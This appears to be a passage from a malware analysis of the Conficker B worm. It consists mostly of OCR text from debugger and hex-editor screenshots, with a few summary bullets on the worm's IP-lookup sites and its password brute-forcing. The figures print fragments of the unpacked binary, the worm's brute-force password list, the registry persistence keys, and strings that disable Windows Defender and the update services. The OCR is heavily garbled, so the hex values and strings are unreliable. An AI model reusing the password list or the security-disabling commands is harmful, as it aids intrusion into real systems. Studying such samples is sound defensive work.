1001985# 10019860 10019863 10019865 10019865 10019868 10019868 10019868 10019868 10019869 10019867 10019873 10019878	90 > 8A06 - 46 - 8807 - 47 > 01DB - 75 07 > 8B1E - 832EFFC - 11DB > 72 ED - 801000000 > 01DB	nop mov inc add jnz mov sub adc jb mov add	al, byte ptr [csi] esi byte ptr [cdi], al edi ebx, ebx short 10019871 ebx, dward ptr [csi] est, -4 ebx, ebx short 10019860 eax, 1 ebx, ebx	P 1 C 3 001E 32bit 0 (FFFFFFFF) A 0 S 0002 32bit 0 (FFFFFFFF) Z 1 B5 0023 32bit 0 (FFFFFFFF) S 0 F5 0038 32bit 0 (FFFFFFFF) T 0 G5 0000 NULL D 0 0 LamtErr ERROR_CLASS_ALREADY_EXISTS (00000 EFL 00000246 (MD, NB, E, BE, NS, PE, GE, LE) ST0 empty 6, 4384923765884116370-4302 ST1 empty 0, 00000000000000000040-4303 ST2 empty 7, 5103058705498840301990 ST2 empty 7, 5103058705498840201990
Stack ss	[0006F6A4]=01	and a		ST4 empty 5,6551744813692306160-4925 ST5 empty 3,410589986071240820e+2265 ST6 empty 1,000000000000000000 ST7 empty 1,000000000000000000000000000000000000
				0006F6AS 0000000 0006F6AC 10019840 conficke. <noduleentrypoint> 0006F6B0 00000001 0006F6BC 0006F7C0 0006F6BC 0006F7C0 0006F6BC 7C91CBAB RETURM to ntdl1.7C91CBAB from ntdl1.7C901193 0006F6C0 10019840 conficke. <noduleentrypoint> 0006F6C0 10019040 conficke.1000000</noduleentrypoint></noduleentrypoint>
Command		*		
Entry point of a	labi upped FILL			

Figure 3.1.3 (a) Entry Point of the Packer

Image:		a op	10115 10	sks Wind	ow uct	2																				- 1
001208 D076 0455 D176 0455 D276 0455 D240 0455 D240 0455 D240 0455 D240 0455 D240 0455 D247 D34 D277 D34 D24 D277		6 X		2.2	4 4	1			1		. L 0	FI			1 14-	4 -	-01									
0001272 000 0000 D50 9F2C 966 AB7C 0000 0000 C96 P47 C114 F477 307C F677 C2AA F77 7000 0000,P.f.i,wk.w.k.wwk.wwk.wwk.wwk. 0001344 1995 D477 62D8 D477 A52 D577 CDA D477 68DF D477 8DB CD477 1623 D577 CCAA F77 CAA F77,wh.w.R.Wwk.wwk.wwk.wwk. 0001364 (258 D477 9EC D677 0000 0000 B18 C77 716 D5 0477 1000 0000 D5 F17 C114 F477 307C F677 CAA F77 CAA F77,wh.w.R.Wwk.w. 0001380 C673 1D77 5555 1C77 2A6D 1C77 D61 1C77 D001 0000 D388 AB71 2G1 6470 AB71 C94 AB71 1:s.WL.wfm.w.ew. 0001380 466 AB71 0035 AB71 1D58 AB71 D58 AC71 D44 AB71 C028 AB71 C028 AB71 C028 AB71 D594 AB71 D594 AB71 [.s.WL.wfm.w.ew. 0001380 466 AB71 0035 AB71 1B78 AB71 62B AB71 62B AB71 3996 AB71 A32 AB71 C028 AB71 1:S.WL.Mf.Mf.g.,	~ ~ >>	5	2 12	2 ~	3 1	× +		1 %	(<) (>)	At a	4		98	官船	5% 1											
D011320 0000 0000 DD50 9EC 9666 ABPC 0000 0000 C90F F872 C114 FA77 307C F672 CCAA F777 0000 0000,P.j.f.j,wb.w.sk.w.,w.w.wk.w.sk.w.sk. D011386 CE68 D477 9EE 0677 0000 0000 BAIS C077 F19 C077 501A C077 0000 0000 DD6F 1C27 6AC 1C77wb.ws.sk.w.w.w.sk.wwk.w.sk.w.sk. D011386 CE68 D477 9EE 0677 0000 0000 BAIS C077 F19 C077 501A C077 0000 0000 DD6F 1C27 6AC 1C77wb.ws.sk.w.w.sk.wwk.ws.w.sk.w. D011380 CE68 D477 1003 AB71 1125 AB71 1275 AB71 1077 0000 0000 D388 AB71 2810 AC71 642C AB71 6420 AB71 A138 AB71wswk.w.sk.wwk.ws. J001380 4D66 AB71 1038 AB71 1255 AB71 D008 AC71 044F AB71 C028 AB71 C028 AB71 C62C AB71 1445 AB71 M94 AB71 009, aG, -q.e., q.e.,	001208	8076	865B	A178	895B	617C	895B	E17A	895B	3944	895B	3358	875B	929B	865B	0000	0000	C048	1277	.x.[.	{.[0].	[.z.[9	D.[3X.[[.H.w	-
001344 [1950 P477 52DB D477 A452 D577 CDFA D477 6BDF D477 BDRC D477 1020 D000 D006F 1C77 45RA D677wbwe.we.we.we.we.we.we.we.we.we.we.we.we	0012FC	2049	1277	5048	1277	3B4C	1277	C24B	1277	0000	0000	786B	E977	C46B	E977	D034	EF77	7888	E777							
001368 (2008 0477 9802 0677 0000 0000 BA16 0277 071 0000 0000 0000 0000 0000 D665 1277 6A82 (277 A82 (277ww.mww																										
001380 (B65 AB7) 0038 AB71 1535 AB71 1508 AB71 628 AB71 618 AB71 028 AB71 620 AB71 A138 AB71 (c.wd.,wd.,wd.,wd.,et.,,cq(qt.,qt.,qt.,qt.,qt.,qt.,qt.,qt.,qt.,qt																										
001380 4066 AB71 0038 AB71 11295 AB71 D008 AC71 044P AB71 C028 AB71 C028 AB71 C024 AB71 C024 AB71 M4 -, -q., -q., -q., -q., -q., -q., -q., -																										
001304 (250 AB71 413F AB71 1942B AB71 6628 AB71 3996 AB71 8442 AB71 020 AB71 4445 AB71 1945 AB71 1.P.qÅ7.q.+.qf+.qf+.qf+.qfqb.qAbt.qb. Ab71 000 500 527 500 527 7001 427 7934 5777 34457 4477 34457 4477 34457 4477 4445 AB71 1945 A																						W W.	· · · · · · · q	(q1q	·>·d	
0013F8 5A61 AB71 5E2A AB71 913B AB71 0944 AB71 0000 000F 600 5477 0960 5277 C041 4F77 F342 4F77 Za.q ² .q ²	001380	4066	AB/1	0035	AB/1	1595	A5/1	DEUB	AC/1	D44P	AB/1	CU2B	AB/1	CUZB	AB/1	6A4U	AB/1	1045	AB/1	Mr.q.	2.q	qq.	0.q.+.q	.+.qj@.q	·q	
001410 [557] 00140 [557] 0000 0000 C538 2977 0000 0000 5365 466F 6164 4472 6976 6572 5072 6976 696C 6567 5000 00006)%SelcadDriverPrivileg 00146 [766] 7055 0561 7261 6055 7465 7455 7273 0000 5463 704E 726F 625 8575 553 8574 553 38554 545 3735 548 38751EM-CurrentCantrolSetNorvices\Table 00146 [766] 7055 0561 7261 6055 7465 7455 7273 0000 5463 704E 7560 5365 7469 565 7305 548 37851EM-CurrentCantrolSetNorvices\Table 00146 [766] 7055 0561 7261 6055 7465 7455 332 2855 7865 1000 0000 6572 6572 5572 255 7865 111runutl32.exeexplorer.exe 001400 [650 7400 7300 7600 6300 6800 6700 730 7400 2E00 6500 7600 6500 2000 2000 BB00 2000 BE00s.v.c.h.o.s.tex.e.explorer.exe 001414 [7565 7420 6766 662 6162 2051 7574 674 7565 6986 6730 6469 7465 72657 2455 7243 5740 579 et al.s.v.c.h.o.s.t	001388	5461	1871	5825	AB71	9138	à871	8944	AB71	0000	0000	F808	5477	0960	5277	C041	4877	8342	4877	7. 00		gr+.43	q.b.q	'Pw how	BOw	
001444 [5359 5354 4540 5C43 722 7265 6274 436F 6E74 726F 6C53 6574 5C53 6572 7669 6365 738C 5463 SYSTEM/CurrentControlSet/Sorvies/Tomes 001464 7067 705C 5061 7261 5065 7465 7233 0000 5463 704E 7560 436F 6266 6563 7060 6700 0000 pip/Parametrametra.icplurencesexplorer.ex 001488 2264 6C6C 0000 0000 7275 6E54 6C6C 3332 2265 7865 0000 0000 6577 6C5 6726 5272 2265 7865 .dl1rundl32.exeexplorer.ex 001406 500 7000 7300 7600 6300 7300 7000 5000 5700 7300 7000 5000 5																5960	6567	6500	0000	20.4	8)	Seles	dDestuar	Drivilar	.DOW	
001464 7069 705C 5061 7261 6055 7465 7473 0000 5463 704E 756D 436F 6266 563 7469 6762 5732 2255 7865 101runulationalistates explorer.ex																7659	6365	7350	5463	SYSTE	MCurry	ontCon	trelSet	Service	Tre	
00148 2264 6C6C 0000 0000 7275 6E64 6C6C 3332 2265 7865 0000 0000 6577 6572 6572 2265 7865 dilrundli32.ekeexplorer.ex 00140 6500 7000 7300 7600 6300 7300 0000 0000 6265 7473 6820 6962 7465 7266 6163 6520 7463 7020 e.t.s.v.c.sexpl.in.etah interface top 00147 47 7365 7420 676C 6F26 6162 0510 7574 7565 6966 6730 6696 7361 6260 2573 5225 set global autotuning-disabledksA 001513 7225 6466 600 0000 5240 6776 6965 2040 6168 6572 0000 0000 5367 6674 7761 7265 6240 5000 5000 5000 0000 rosoft Windows CurrentVersion Nun 00153 7266 672 6572 0000 775 6175 7253 7630 000 4525 3576 6300 0000 5367 6674 7761 7265 5240 6963 Jporer.WerkovSpotwara-Mic 001560 7267 7367 6674 5675 6965 6466 773 524 7572 7265 6274 5565 7273 6966 6520 2275 5255 800 0000 rosoft Windows CurrentVersion Nun 001540 7069 5864 6777 7320 4465 6657 2610 0000 5367 6674 7761 7265 5240 6963 7267 7367 6674 5572 6855 7263 0000 0000 5367 6674 751 7265 6278 5060 6963 7267 7367 6674 5572 7360 000 0000 5367 6674 7751 7265 6578 706 6963 7267 7367 6674 5675 0000 0000 rosoft Windows CurrentVersion Nun 001540 5766 5467 777 320 4465 6572 0000 0000 5367 6674 7761 7265 5240 6963 7267 7367 6674 5675 rosoft Windows CurrentVersion Nun 001540 5766 5467 777 7320 4465 6572 0000 0000 5367 6678 7060 6772 6672 6572 6538 6565 6257 rosoft Windows DetraterSpotware-Nicosoft Windows CurrentVersion-Nun 001540 5768 5466 777 320 4457 345 7265 6774 5565 7273 6967 6256 5787 7066 6772 6672 6572 6573 8056 6565 fc74 7761 7265 578 706 6672 6672 6672 6672 6672 6672 6672				5061	7261	6065	7465	7273	0000	5463	704E	756D	436F	6F6F	6563	7469	6F6F	7300	0000	DIDA	aramet	ers. T	coNumCo	nnection	8	
001400 (500 0000 7300 7600 6300 6800 6700 7300 7400 2200 6500 7600 6500 2000 2000 8600 2000 6800s.v.c.h.o.s.te.k.ek 001400 (550 7400 7300 7600 6300 6000 0000 6855 7473 6820 6962 7465 7266 6163 6520 7463 7020 et.s.v.c.s																										
001400 6500 7400 7300 7600 6300 7300 0000 0000 6265 7473 6820 6962 7465 7266 6163 6520 7463 7020 e.t.s.v.c.snetsh interface top 001474 7365 7420 6760 6672 6162 0010 7674 7565 6966 6730 6469 7361 6260 6540 0000 7573 5C25 set global autotuning-disabledssA 001518 7322 6460 6000 0000 540 6776 7265 674 552 6966 730 0000 5367 6674 7761 7265 5240 6963 plorer.Werkov.s.Software-Mic 001502 (766 672 6572 0000 775 6175 7253 7630 000 4525 5376 5300 0000 5367 6674 7761 7265 5240 6963 plorer.Werkov.s.Software-Mic 001504 7369 8646 677 7320 4465 6655 7264 6572 0000 0000 5367 6674 761 7265 5240 6963 plorer.Werkov.s.Software-Mic 001505 (766 766 5646 7773 7320 4465 665 7263 6665 6674 7761 7265 5678 706 6773 5765 7637 6674 577 61726 5855 5275 6170 0000 0000 5367 6674 751 7265 6578 706 6763 5065 6624 6500 0000 7775 6175 7365 7365 7365 7473 5613 7743 7365 454 556 737 738 564 572 0000 0000 5367 6674 751 7265 578 706 6963 7267 7367 6674 5635 6056 6264 572 0000 0000 5367 6674 761 7265 5678 706 6773 5615 573 615 7365 7264 572 7365 674 7451 7265 578 706 6963 7267 7367 6674 5675 7367 5617 57365 57275 6175 7365 7263 572 726 5674 3579 6674 5678 706 6772 6578 706 6772 6855 6276 7365 6674 7761 7265 578 706 6772 6855 6276 7365 678 706 6772 6372 6373 763 854 4473 333 354 3393 354 3393 354 3393 354 3393 354 3393 354 3393 354 3393 354 3393 364 3293 364 239 364 239 364 239 364 26	0014AC	0000	0000	7300																						
001513 722 6460 C00 0000 5040 6776 6965 2040 6168 6572 0000 0000 5049 677 6572 6865 7420 4578 s.ellNovie MakerNotiremet Ks 001560 7265 672 6572 0000 5765 6965 0000 4525 5376 6300 0000 5369 6674 7761 7265 5204 6963 Diorer.VeryKovSoftware-Mia 001560 7267 7365 6674 5575 7365 0465 6645 6572 0000 0000 5766 6674 7561 7265 5275 5500 0000 rosoft-Windows CurrentVersion-NunBTE 001584 5763 8664 677 7320 4456 6655 6564 6572 0000 0000 5367 6674 7761 7265 5249 5685 7267 10000 rosoft-Windows CurrentVersion-NunBTE 001584 5763 8664 6777 320 4455 6655 6564 6572 0000 0000 5766 6674 7761 7265 5249 5685 6275wususervSoftware-Miacrowstru 00150C (6662 6467 7773 5043 572 7265 6274 5655 7273 6967 6276 6787 706C 6772 6578 706 6963 2685 6026 10000 0000 5775 6175 7367 5645 5273 7264 5578 706 6963 3264 4331 4631 2039 ServiceObjects/(Db0905E-952F-41F1-9 001514 (4136 4620 1133 3544 3943 3636 3232 4343 7000 0000 7776 6368 0573 7428 6573 7428 6573 7428 6572 4752 0000 0000 7776 6368 6773 7428 467-13509665220C)wescwcevchest. seto [0x000000] # Signed Ste 0 # Signed																										
001532 (706C \$F72 5572 0000 5765 7253 7663 0000 4552 5376 5300 0000 5365 6674 7761 7265 5C40 6963 plorer. WerXvc., EBVvc.,.Spftware-Mico 001560 7267 657 657 657 6578 6465 7773 504 7572 7265 6274 5656 7273 6965 6550 5275 6500 0000 roost-Viendows-CurrentVersion-Nun 001584 (750 564 677 7320 4465 6665 6264 6572 0000 0000 5376 6674 7561 7265 5C40 6963 plorerWindows-CurrentVersion-Nun 001584 (750 564 677 7320 4465 6665 6747 551 7265 504 5672 7275 504 6578 5064 6574 5073wususware-Wincrosoft-W 001500 (756 5674 5677 7320 4465 6655 6274 565 7275 5040 0000 7276 5674 5057wususware-Wincrosoft-W 001500 (5676 5465 7773 5043 7572 7265 6674 5665 7273 5966 6672 5572 5053 6865 6624 0000 4249 5453 Windows Defender 0015150 (5662 5467 7773 5043 7572 7265 5674 5665 7273 6966 6527 5053 6865 6624 0000 currentVersion-veptorer-Shell 001514 (4136 6620 3133 3544 3943 3656 3232 4343 7000 0000 7773 6373 7663 0000 7276 5368 5672 7422 A6F-13599066220C)wesevcsvchost. 	0014F4	7365	7420	676C	6F62	616C	2061	7574	6F74	756E	696E	673D	6469	7361	626C	6564	0000	2573	5C25	set g	lobal a	autotu	ning-di	sabled	Xa X	
001560 726F 736F 6674 5C57 696E 646F 7773 5C43 7572 7265 6274 5665 7273 696F 6E5C 5275 5E00 0000 resoft-Windows CurrentVersion-NunBTE 001584 5769 8E64 6777 7320 4465 6665 6564 6672 0000 0000 5796 6674 6566 6565 6400 0000 4249 5453 Windows DefenderWindores/CurrentVersion-NunBTE 001584 5766 6465 7773 5C43 7572 7265 6274 5657 2756 6674 7761 7265 5C40 6963 726F 736F 6674 5C57 0015CQ 6962 646F 7773 5C43 7572 7265 6274 5657 2756 996F 625C 6578 706C 6F72 6572 6523 6855 605C 0000 0000 7775 6155 7276 6963 3544 9343 3636 3335 4345 2339 3352 4423 333 532 4443 3639 3335 4345 2339 3532 4420 3431 4631 2329 ServiceObjects/tDe905CE-952F-41F1-9 001614 4136 4620 3133 3544 3943 3636 3232 4343 7000 0000 7776 633 7663 0000 7276 6368 5F73 742E Å6F-1350966522CC)wscsvcsvchst. unordents/ sero (0sc000000) # Signed Ste 0 #	001518	732E	646C	6000																						
001584 (5769 6864 6F77 7320 4465 6665 6664 6572 0000 0000 5379 6244 6568 656E 6400 0000 4249 5453 Windows DefenderWinDefendBTT 0015A8 (0000 0000 777 526 5175 7365 7276 0000 0000 536F 6674 7561 7265 5264 6568 6574 5675 7575www.swers-wiscrosertw 0015C6 (656E 646F 777 526 547 5727 7255 6274 5665 7273 696F 6527 6578 7056 6672 5573 6865 65676 1ndows-CurrentVersion-explorer-Shell 0015150 (5365 7276 5658 5476 268 6553 7473 572 7456 5578 4064 5453 2039 3532 4542 3431 2039 8522 4574 5465 1320 0015144 4136 4520 3133 3544 3943 3656 3232 4343 7000 0000 7773 6373 7663 0000 7376 6368 6773 742E A6F-13509066220C}wwe.swe.sve.host. 	00153C	7060																								
00155A8 0000 0000 7775 6175 7365 7276 0000 0000 536F 6674 7761 7265 5040 6963 726F 736F 6674 5057wuouserv50rtwarevMicrosoftw 0015C0 (666 5467 7773 5043 572 7265 6274 5665 7273 596F 6255 6578 706C 6F72 6572 6573 6865 650C (1ndows-CurrentVersion)resplorer>Shell 0015F0 (565 6467 7773 5043 572 7265 6274 5665 7273 596F 6255 6578 706C 6F72 6572 6573 6865 650C (1ndows-CurrentVersion)resplorer>Shell 0015F0 (565 6457 776 6963 654F 626A 6563 7473 5078 4644 3639 3035 4345 2039 3532 4420 3431 4631 2039 Serviceobjects-{TD6905CE-952F-41F1-9 001514 (4136 4620 3133 3544 3943 3636 3232 4343 7000 0000 7776 6363 0000 7776 6368 5F73 742E Å6F-1350966522CC), wessevcsvchest. 																										
0015CC 666E 666F 7773 5C43 7572 7265 6674 5665 7273 696F 652C 6578 706C 6F72 6572 5C53 6865 66CC indows/CurrentVersion/explorer/Shell 0015F0 5565 7276 6965 654F 626A 6553 7473 5C78 4644 4539 3053 4345 2039 3532 4420 3431 4531 2039 8528 environ06/pietosa/FD6050EC=952F-41F1= 001514 4136 452D 3133 3544 3943 3636 3232 4343 7000 0000 7773 6373 7663 0000 7276 6360 6F72 742E A6F-13509066220C},,,wecsvc,.evchost. 																										
0015F0 [5365 7276 6963 654F 626A 6563 7473 5C7B 4644 3639 3035 4345 2039 352 442D 3431 4631 2039 [ServiceObjects\{ED6905CE^952F-41F1-9 001514 [4136 462D 3133 3544 3943 3636 3232 4343 7000 0000 777 653 0000 7776 6368 5F73 742E A6F-1350966522C),,messvc,mvchost. 																										
001614 4136 4620 3133 3544 3943 3636 3232 4343 7000 0000 7773 6373 7663 0000 7276 6368 6F73 742E A6F-135D936622CC),mecsvc.,svchost. 																										
serie (account of a constraint							0503	7473	5C7B	4644	3639	3035	4345	2039	3532											
Il Signed Syte 0 Il fundinged Coad 0 Il fundin	001014	4130	4020	3133	3244	2343	3030	3232	4343						0000	/3/6	6366						····WSCS	vesven	ost.	
If Signed Syse 0 If Sig	_confickerb	-																								Ī
I sgrad Synd U I sgrad Synd U	set: 0 (0x00	000000	l.											×G	mpare Re	isults							All		108 :	1
Mi Signid Shorit 0 Mi Signid Shorit 0 Mi Signid Long 0 Mi Signid Quad 0 Mi Nathand Quad 0 Mi Nathand Quad 0.			2													Sour	ce	Count	τ	arget	Count					
Windowski 0			3										-													
Mi Signid Long 0			2																							
MUnigrand Long 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0																										
Mi Signed Coad 0 Mi Nagad Coad 0 Mi Naga Coad 0 Mi Rode C.			5																							
Mir Flouk C. Mir Dockle G.			i																							
III Double 0.		Quad I	1																							
in a a a muaini an		1	3.																							
Data Inspector & Structure Vewer / Checksum & Find & Bookmarks & Output /	. Dorole												~													

Figure 3.1.3 (b) Unpacked Conficker Variant B

The following section is the summary of the Conficker B analysis:

• Conficker B uses a different set of sites to query it external IP addresses such as www.getmyip.org www.whatsmyipaddress.com, www.whatismyip.org and checkup.dyndns.org [Refer to Figure 3.1.3 (c)]



File Edit Dis	k Opti	ns To	its Wind	Sow Hels)																				
			2.5	* *				ර්ග ර්ග	8 5		E I				**										
- « »	1.1				% +		1 %	(4) [5]	-			8	8.81	5X 10											
			_	11			_		-	-	-	11.02		5 J	- The l		_		5	_					
0003EDC 0003F00 0003F24	FFFF	FFFF	1493	3B00	1E93	3800 2E6F	2575 7267	0000	FFFF 6874	FFFF 7470	5D94 3A2F	3B00 2F77	6194 7777	3800 2E77	6874 6861	7470 7473	3A2F 6D79	2F77 6970	ww.ge	tmyip	:.%u.]. .http:/	:.a.:.h	atsmyip	
0003F48 0003F6C 0003F90	6700	0000	6874	7470	636F 3A2F FFFF	6D00 2F63 FFFF	6865	636B	6970	2E64	796E	646E	6861 732E FFFF	6F72	6700	0000	6970	2061	g 1	ttp:/	/check	kip.dyn	das.org	myip.or)
0003FB4 0003FD8	6874 2400	7470	3A2F 4100	2F25 4100	642E 4100	2564	2E25 5300	642E 5689	2564 5689	3A25 5689	642F 5689	2573 0000	0000 4000	0000 5689	505C 5689	2573 0000	5C49 6E63	5043 6163	http: \$.A.A.	2d . 2d	.%d:%d/	X8	ncac	
0003FFC 0004020 0004044	0000	0000	4800	4800		4800	4800		5C00	0000	0000	0000	5C70 FFFF	FFFF	CE98	3800	DC98	3800		(.H.D.	H.H			*/srvsvc	
0004068	2E00 5C00	2E00 2E00	5000 2E00	0000 5000	5C5C 0000	2564 0000	2E25 FFFF	642E FFFF	2564 5E9D	2E25 3B00	6400 629D	0000 3800	2564	2E25 0000	642E FFFF	2564 FFFF	2E25 C19D	6400 3800						i	
00040BD 00040D4 00040F8	0000	0000	FFFF	FFFF				3800 3800 0000	0000	0000	FFFF	FFFF	39A0	3800	3DA0	3800	0000	0000				.M.:		.;	
000411C 0004140	BAA2	3800 0000	8EA2 4E65	3B00 7470	0000 7750	0000 6174	FFFF 6843	FFFF 616E	EDA3 6F6E	3B00 6963	F1A3 616C	3800 697A	6E65 6500	7461 0000	7069 6E74	3332 646C	2E64 6C2E	6060 6460		 TetpwP	athCar	nonical	:.netap izen	i32.d11 td11.d1	
0004164 0004188 00041AC	795F	4D61	696E	0000	6572 446E 6C6C	7351	6E66 7565 446E	7279	5F57	0000	446E	7351	7565	7279	5F55	5446	3800	0000	y_Mai	nDn	sQuary	y_WDn	sQuary_	UTF8	
00041D0 00041F4	7365	6E64 2E00	746F 6500	0000	646E 6500	7372 2000	736C 2000	7672 6800	2E64 2000	6C6C 4E00	0000	0000	7300	7600 6F00	6300 7200	6800 6800	6F00 5300	7300 6500	sendt		srslv	r.d11		.h.o.s. .k.S.e.	
			6900			0000		0000					UAUU						T.V.1		••. ••				1
_confickerb.	1																								
iffset: 10041 [0	×00002	739]											× Co	mpare Re	euts							All		- 93	2
ent Signed Byte Bhi Unsigned B Hill Unsigned Sho Hill Unsigned Sho Hill Unsigned Lon Stat Unsigned Lon Stat Unsigned Los Hill Signed Ous	yte 5 nt 1 hort 1 g 9 ong 9	r 1649 1649 1005151 1005151		www.s								-			Sour	æ	Count	T	arget	Coun					
VIIIT Unsigned Q 1881 Float VIIIT Double	uad 4 1 3	072828 7664290 851860	51121943 10-004	1865																					

Figure 3.1.3 (c) Different Site Uses by Conficker

• Conficker variant B able self-propagate via brute force password guessing. [Refer to Figure 3.1.3 (d)]

	e opo	10.10	als Wind																						- 6
	1.		2.2	8 8	· @			ගේ තේ	8 8	10	FI			1 1+-	+ +	-91									
	55 2	* **	2 4	1.6	× +		12	(c) (b)	AT a	444		Ca i	10.64	VX =							-		-		
				10.000	1982-187		<u></u>		1984		-	1.000	N 124	1.2		_				/	-		-	_	_
0002970	2422	3331	0000	0000	3333	2100	3231	0000	3133	0000	6676	6368	0000	0000	75.75	78.78	7400	0000	4321	321	21	12 54	ala d		
00029A0																									
00029C4																									
00029E8																									
0002A0C																								killer.	
0002A30																0000			games.						
0002A54																									
0002A78	6163	6164	6560	6961	0000	0000	6660	6765	7300	0000	2769	6564	6222	7300	6D6F	6769	7462	7200	academ		Film		ndome .	monitor	5 1
0002A9C																									
0002AC0																			domain						
0002AE4																0000		7523	orer	eva	hange	money.	atomar	deeve	100
0002808																	0000	0000	ter nol		laude	d	sconer		129
0002B2C																									
0002850	7265	0100	7075	6260	6060	0000	7270	7374	CECD	0000	7303	6164	6277	0000	CPCC	6660	6365	0000	change		.dest	cop.se	currey	- FFige	244
0002874	7275	2065	7276	6073	6773	0000	7975	7065	7275	7365	7200	0000	7369	6172	6500	0000	7975	7065	10	STID.	- bybu	oll ou	cuon	011166.	
0002898																			r						
00028BC																			rba						
00028E0																									
0002004																									
0002028																									
0002C4C																									
0002070	3132	3300	6079	7063	3132	3300	7465	6070	3132	3300	7465	7374	3132	3300	7177	6531	3293	0000	123 mm	-123	tom	123 10	0+129 .	123.100	1
0002094				0000															abc123						
0002CB8					3100	0000	6164	6060	6531	3333	0000	0000	6164	6060	6291	3200	6164	STER	12 pas	- pwa	adm to	122	admi.	n17 Av	
	-mar																		Left. Bar						SI 8
_confickerb.							-												1	2				/	
fset: 10041 [0	-	Test.					_						1983	inglare Re	a ha					~	-	1	1		
rseci tuovi lu	100002	134]										_	34	прагене	2007/MD			1.6		-	-	-		• 9	1.9
8 KI Signed Byb												^			Sour	ce.	Count	10	arget	Count					
BHT Unsigned B BHT Signed Sho		1640																							
ENI Unsigned Sho																									
##1 Signed Lon		5005151	2																						
FRI Unsigned L																									
HHI Signed Qua	ad 4	072828	51121943																						
PINT Unsigned Q				065																					
2HI Float		7664293																							
SYNT Double		851860	e-034									*													
																			s) Cutput						

Figure 3.1.3 (d) Password List Used by Conficker



<pre></pre>					and I		-	0			1.0		न्त्र न	1		da l	44	0.0		L V E		
0003054 SF99 D34A A608 D34A A758 D34A A758 D34A D34A P35 F704 E245 D190 D848 D942 C34C C723 C42 C34C D04A D34A D44A					24		111							ALC: N		1.5					10000	
0003E00 06A CB3F 0FCA CB3F 7004 E245 7F04 E245 80FB 0B48 9FFB 0B48 9F42 E34C 00A8 F94C [, 7, pr.EE., 0003CC3 0040 7F43 0F40 7F43 6365 7274 2800 0000 7361 673 2800 0000 6267 7439 2800 0000 7665 742E, C.C., CC., 0003CC3 0040 7F45 0F22 0000 0000 516 16732 2800 0000 0765 7439 2800 0000 7665 742E, vilder, vilder						* •	24	38, 36	40		1 46	AT a	fet (b)	/ 2		× +			4 4	30	« »	
0003CC0 07A8 F94C C09F 9263 C79F 9263 8899 7243 8899 7243 109D D041 0FAC D641 FFAC D641 F.L.C. T.C. T.C. T.C. T.C. T.C. T.C. T.C.	iE.).B.).B.p.G.p.G	J J8. 1E2 IE.).	A47	DF70 8/	8A47	C070	8C42	C729	8C42	C029	6945	3FB5	6945	3885	D34A	A788	D34A	A088	D34A	5F89	3BC4	000
D003CS4 [000 0000 616 672E 0000 0000 516 672E 0000 0000 540 E200 6E51 692E 0000 0000 766 674 627 0003CS4 [000 0000 616 672E 0000 0000 516 2000 6561 2600 6E51 692E 0000 0000 776 664 0000 0000 675 726 577 7375 7064 6174 6500 0000 776 664 6572 7373 6563 7572 637 7000 7466 7265 6174 6573 0000 0000 6375 7265 0000 0000 6172 6361 5269 7400 6550 7369 7367 606 6651 7573 0000 0000 6707 736 5 0003CS4 7365 5375 7265 636F 6070 7374 5056 5367 703 0000 7376 5664 0000 0000 7375 5626 557 7400 5 0003CS4 7365 5375 7265 636F 6070 7574 5966 5070 7269 7365 5667 0000 0000 7375 5626 557 0000 000 6651 7457 1000 000 5367 5 0003CS4 7365 5375 7265 636F 6070 7374 5965 6500 0000 736 5665 500 0000 7072 5576 5664 5 0000 0000 6565 7274 5000 000 636 516 537 5400 0000 656F 5724 5965 557 0000 0000 000 1 0003CS4 7365 6375 7566 6470 0000 6367 6367 5000 000 6565 633 5866 5561 6000 0000 1 0003CS4 7365 6375 7566 6470 0000 0367 6166 550 0000 6565 633 5866 550 000 000 0 0000 1 0003CS4 7365 6375 5976 5976 5000 0000 6376 5077 7574 5966 5700 0506 5127 573 0000 0000 1 0003D20 6567 5976 5976 500 0000 6367 6173 7400 0000 6575 6563 5866 5504 0000 0000 1 nacksoftgd 0003D26 6567 6433 200 0000 6367 6173 7400 000 6577 474 5000 000 61618 8686 612 0000 0532 6574 0000 0000 ralcommunicecomput 0003D20 6662 7465 537 7265 0000 0000 6576 6774 6572 5373 7366 636 9174 5573 0000 0000 747 5680 cats																						
0003C54 0000 0000 6176 672E 0000 0000 6176 702E 0000 0000 6361 2E00 6E51 622E 0000 0000 7769 6E54			641L.	FFAC DE	D641	DOAC	D041	1F91	D041	109D	7243	8F98	7243	8898	9263	C79F	9263	C09F	F94C	07A8	3C0C	000
0003C58 [677 7375 7064 6174 6500 0000 7769 6C64 6572 7373 6563 7572 637 7900 7468 7265 6174 6573 [omsupdatewilder 0003C58 [755 7265 0000 0000 6317 534 6565 636F 7073 0000 7370 616 6661 7573 0000 0000 6377 736 [562 550 740] 0003C58 [755 5375 7265 0000 0000 6172 5361 5269 7400 6560 7369 536F 6674 0000 0000 6377 6562 5505 7469 [arc:computing.ri 1003C58 [755 5375 7265 0000 0000 6517 574 6966 6700 7269 7366 5674 0000 0000 6657 746 [565 537 526] 0003C58 [755 5375 756 6545 7260 [657 0000 6537 636 567 0000 6665 7274 6965 [570 0000 000] 0003C58 [755 696 670 0000 6365 6165 0176 0000 637 6166 550 0000 6565 [727 45965 6574 0000 0000 [000] 0003C58 [756 597 5964 6700 0000 6365 6166 6176 0000 6357 6166 550 0000 6168 8565 6516 000 0000] 0003D516 [575 694 6F00 0000 6365 6160 6176 0000 6357 6166 5500 0000 6168 8565 616 000 0000] 0003D516 [575 694 6F00 0000 6365 6166 6176 0000 6357 6166 5500 0000 6168 8565 6162 000 0000] 0003D516 [575 694 6F00 0000 6365 6173 7400 0000 6577 474 6900 0000 6161 8736 6573 6574 0000 0000 relcommundcm 0003D50 [657 433 200 0000 6367 6173 746 0000 0000 6774 6573 0574 0000 0000 relcommundcm 0003D50 [657 433 200 0000 6367 6172 757 374 0000 6161 7370 6573 6574 0000 0000 relcommund	ansbit9yet.	Cortsans	42E .M.C.	7665 7	0000	2E00	7439	6269	0000	2E00	6E73	7361	0000	2E00	7274	6365	7F43	OF4D	7F43	004D	3C30	100
